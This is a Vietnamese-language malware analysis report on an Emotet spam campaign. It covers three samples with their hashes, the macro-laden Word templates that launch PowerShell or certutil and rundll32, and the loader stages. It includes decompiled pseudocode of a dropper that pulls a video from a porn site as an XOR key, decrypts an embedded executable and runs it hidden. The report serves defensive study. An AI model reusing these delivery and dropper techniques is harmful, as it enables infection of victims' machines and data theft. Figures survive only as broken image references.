Phân tích từ A đến X chiến dịch tấn công thực tế sử dụng **Emotet** gần đây

1. Giới thiệu

Emotet (*còn được biết đến với tên khác như Heodo, Geodo*) được đánh giá là một trong những trojan nguy hiểm nhất hiện nay. Bằng các chiến dịch email spam hàng loạt, nó nhắm mục tiêu chủ yếu là các công ty, tổ chức nhằm đánh cắp các thông tin nhạy cảm của nạn nhân. Bên cạnh đó, các ghi nhận gần đây cho thấy Emotet còn được sử dụng như một dịch vụ nhằm tải và cài đặt các dòng banking Trojan khác như *TrickBot*, *Qbot*, hoặc thậm chí là mã độc tống tiền như *Ryuk*.

Báo cáo thường niên của ANY.RUN cho thấy mã độc hoạt động nhiều nhất trong năm 2020 chính là **Emotet**.

Hình 1. Thống kê năm 2020 của ANY.RUN

Trong bài viết này, chúng tôi phân tích chi tiết toàn bộ luồng tấn công thực tế sử dụng các mẫu mã độc **Emotet** đã bị chúng tôi phát hiện và ngăn chặn gần đây khi tham gia bảo đảm an toàn thông tin cho hệ thống của khách hàng:

- **Mẫu 1**:
  - Document template: b836b13821f36bd9266f47838d3e853e
  - Loader binary: 442506cc577786006da7073c0240ff59
- **Mẫu 2**:
  - Document template: 7dbd8ecfada1d39a81a58c9468b91039
  - Loader binary: e87553aebac0bf74d165a87321c629be
- **Mẫu 3**:
  - Document template: d5ca36c0deca5d71c71ce330c72c76aa
  - Loader binary: 825b74dfdb58b39a1aa9847ee6470979

2. Phương thức lây nhiễm

Emotet thường được phát tán qua các chiến dịch email spam, sử dụng các tệp đính kèm hoặc đường dẫn URL nhúng trong email. Những email này có thể đến từ các nguồn đáng tin cậy (*do tài khoản email của nạn nhân bị chiếm đoạt*). Kĩ thuật này sẽ lừa người dùng tải Trojan về máy của họ. Một số hình ảnh minh họa email phát tán Emotet:


Hình 2. Các email phát tán Emotet

3. Document template và VBA code

Các template của Emotet trong các chiến dịch thay đổi liên tục, mục tiêu cuối cùng của kẻ tấn công là lợi dụng các template này nhằm lừa nạn nhân kích hoạt macro để tiến hành lây nhiễm mã độc.

3.1. Mẫu 1


Document template:



Hình 3. Document template của mẫu 1

Mẫu này vẫn theo cách thường hay gặp như sau:

- Thực thi VBA code khi mở tài liệu thông qua `Sub Document_open()`.
- VBA code gọi `powershell` để thực thi script đã bị Base64.




Hình 4. VBA code gọi powershell để thực thi script

- Powershell script sau khi decode và deobf thường có kiểu như hình dưới. Nó sẽ tải payload là một file exe về để thực thi:

Hình 5. Powershell thực hiện tải payload từ danh sách C2 về máy để thực thi

3.2. Mẫu 2

Document template:




Hình 6. Document template của mẫu 2

Mẫu này cũng sử dụng VBA, tuy nhiên có một số điểm khác so với **Mẫu 1** như sau:


♦ VBA code được thực thi đóng tài liệu thông qua `Sub Document_Close()`.

♦ Thay vì sử dụng `powershell`, sample này gọi `certutil.exe` để decode Base64 payload và gọi `rundll32` để thực thi payload. Payload và các thông tin liên quan được ẩn trong tài liệu bằng font màu trắng.




Hình 7. VBA code sử dụng certutil để giải mã payload và gọi rundll32 để thực thi

♦ Thực hiện decode base64 sẽ thu được file `VideoDownload.dll`, file này export một hàm là `In`. Thông qua `rundll32.exe` để thực thi hàm này.




Hình 8. Payload được giải mã là một DLL



Hình 9. Thông tin hàm được export bởi file DLL

♦ Trong resource của file `dll` trên có nhúng một PE file đã bị encode.



Hình 10. DLL nhúng một PE file đã bị encode


♦ Code của file `dll` này khi thực thi sẽ thực hiện load nội dung của một site porn, từ đó lấy ra link của file `.mp4` (*là một clip sex có liên quan đến nhân vật khá hot của Việt Nam trước đây*). Đọc các bytes từ file mp4, thông qua vòng lặp, sử dụng các bytes đọc được làm `xor_key` để giải mã resource trên thành PE file hoàn chỉnh. Lưu file đã giải mã vào `%temp%/tmp_e473b4.exe` và thực thi.

```
hRes = FindResourceW(0x10000000, 0x65, 0xA);
hResLoad = LoadResource(0x10000000, hRes);
res_size = SizeofResource(0x10000000, hRes);
p_res_data = f_alloc_heap(res_size);
lpResLock = LockResource(hResLoad);
memmove(p_res_data, lpResLock, res_size);
if ( !f_loads_porn_site_and_retrieve_porn_movie_url(v6, &porn_movie_url) )// https://mov.pornthash.
{
  return 0;
}
if ( !f_get_movie_data_to_decrypt_res_data(porn_movie_url, p_res_data, res_size) )
{
  return 0;
}
payload_path = f_alloc_heap(MAX_PATH);
if ( !ExpandEnvironmentStringsA("%temp%/tmp_e473b4.exe", payload_path, MAX_PATH) )
{
  return 0;
}
h_payload = CreateFileA(payload_path, GENERIC_WRITE, 0, 0, CREATE_ALWAYS, 0, 0);
if ( !h_payload )
{
  return 0;
}
write_status = WriteFile(h_payload, p_res_data, res_size, &lpNumberOfBytesWritten, 0);
CloseHandle(h_payload);
if ( !write_status )
{
  return 0;
}
memset(&lpStartupInfo, 0, sizeof(lpStartupInfo));
lpStartupInfo.dwFlags |= STARTF_USESHOWWINDOW;
lpStartupInfo.wShowWindow = 0;
lpProcessInformation = 0i64;
CreateProcessA(0, payload_path, 0, 0, 0, 0, 0, 0, &lpStartupInfo, &lpProcessInformation);
f_free_mem(payload_path);
return 0;
}
```

Hình 11. Pseudocode thực hiện giải mã resource thành PE file hoàn chỉnh

3.3. Mẫu 3

Document Template:




Hình 12. Document template của mẫu 3

Tương tự như **Mẫu 1**:

- Thực thi VBA code khi mở tài liệu thông qua `Sub Document_open()`.
- VBA code cũng gọi `powershell` để thực thi script đã bị Base64.

Hình 13. VBA code gọi powershell để thực thi script

- Powershell script sau khi decode và deobf cũng sẽ thực hiện nhiệm vụ tải payload về để thực thi:




Hình 14. Powershell thực hiện tải payload là DLL từ danh sách C2 về máy để thực thi

♦ Khác với **Mẫu 1** (*sử dụng powershell để tải loader là file exe*) và **Mẫu 2** (*giải mã dll và sử dụng DLL để giải mã ra loader là file exe*), ở **Mẫu 3** này, payload được tải về là một file DLL, export hàm `Control_RunDLL`. Script sử dụng `rundll32` để thực thi payload này. Như vậy, payload tải về được xem là DLL loader.

4. Loader payload


4.1. Luồng thực thi của các loader

Các payload ở hai **Mẫu 1** và **2** (file có thông tin pdb path: `\eee\ggggggg\rseb.pdb`) đều code bằng *Visual Basic*:




Hình 15. Các loader của mẫu 1 và 2 được code bằng Visual Basic

Mẫu 3 được code bằng *Visual C++* (file có thông tin PDB path: `E:\WindowsSDK7-Samples-master\WindowsSDK7-Samples-master\winui\shell\appshellintegration\RecipePropertyHandler\Win32\Release\RecipePropertyHandler.pdb`)




Hình 16. Loader của mẫu 3 được code bằng Visual C++


Khi bị nhiễm lần đầu, các payload **Emotet** này thường thực hiện hai giai đoạn. Trong lần thực thi đầu tiên, kiểm tra hệ thống nạn nhân, nếu chạy với quyền cao thì sẽ drop chính nó vào thư mục `CSIDL_SYSTEMX86`, ngược lại sẽ drop vào `CSIDL_LOCAL_APPDATA`. Sau đó, nó thực thi instance thứ hai này. Payload chạy ở giai đoạn thứ hai sẽ giao tiếp với các địa chỉ C2 được nhúng trong binary của nó.



Hình 17. Luồng thực thi của mẫu 1



Hình 18. Luồng thực thi của mẫu 2




Hình 19. Luồng thực thi của mẫu 3


4.2. Phân tích kĩ thuật của loader

4.2.1. Mẫu 1 và 2

Về bản chất, các loader này khi thực thi sẽ thực hiện cấp phát và unpack vào memory payload chính và thực thi payload này:




Hình 20. Loader của mẫu 1 thực hiện unpack ra payload chính



Hình 21. Loader của mẫu 2 thực hiện unpack ra payload chính


Các payload chính này khi dump ra có kích thước khá nhỏ và đều được code bằng `Visual C++`:



Hình 22. Các payload chính của mẫu 1 và 2

4.2.2. Mẫu 3

Mẫu này khi thực thi sẽ lấy địa chỉ hai hàm undocumented là `LdrFindResource_U` và `LdrAccessResource` của `ntdll.dll`. Các hàm này được dùng để truy xuất resource data được nhúng trong loader:



Hình 23. Loader của mẫu 3 truy xuất resource data

